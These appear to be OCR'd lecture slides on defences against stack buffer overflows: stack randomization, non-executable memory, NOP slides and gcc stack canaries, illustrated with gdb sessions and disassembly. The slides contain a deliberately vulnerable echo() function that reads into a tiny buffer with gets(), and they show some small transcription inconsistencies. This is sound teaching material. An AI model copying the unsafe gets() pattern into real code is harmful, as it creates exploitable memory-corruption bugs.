- Detect exploits before they can do harm

System-Level Protections


- Randomized stack offsets
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7ffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```

- Non-executable code segments
  - in traditional x86, can mark region of memory as either “read-only” or “writeable”
    - » can execute anything readable
  - modern hardware requires explicit “execute” permission

Stack Randomization


- We don't know exactly where the stack is
  - buffer is 2000 bytes long
  - the location of the buffer might be anywhere between 7000 and 8000



NOP Slides

- NOP (No-Op) instructions do nothing
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - if executed, they effectively add n to %rip
    - execution “slides” through them

NOP Slides and Stack Randomization



Stack Canaries

- Idea
  - place special value (“canary”) on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```


```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```

Setting Up Canary

Before call to gets




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:0x28, %rax    # Get canary
    movq    %rax, -0x8(%rbp)  # Put on stack
    xorl    %eax, %eax        # Erase canary
    . . .
```

Checking Canary

After call to gets



```
/* Echo Line */
void echo()
{
    char buf[40];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    -0x8(%rbp), %rax  # Retrieve from stack
    xorq    %fs:0x28, %rax    # Compare with Canary
    je      11a2              # Same: skip ahead
    call    __stack_chk_fail  # ERROR
.L2:
    . . .
```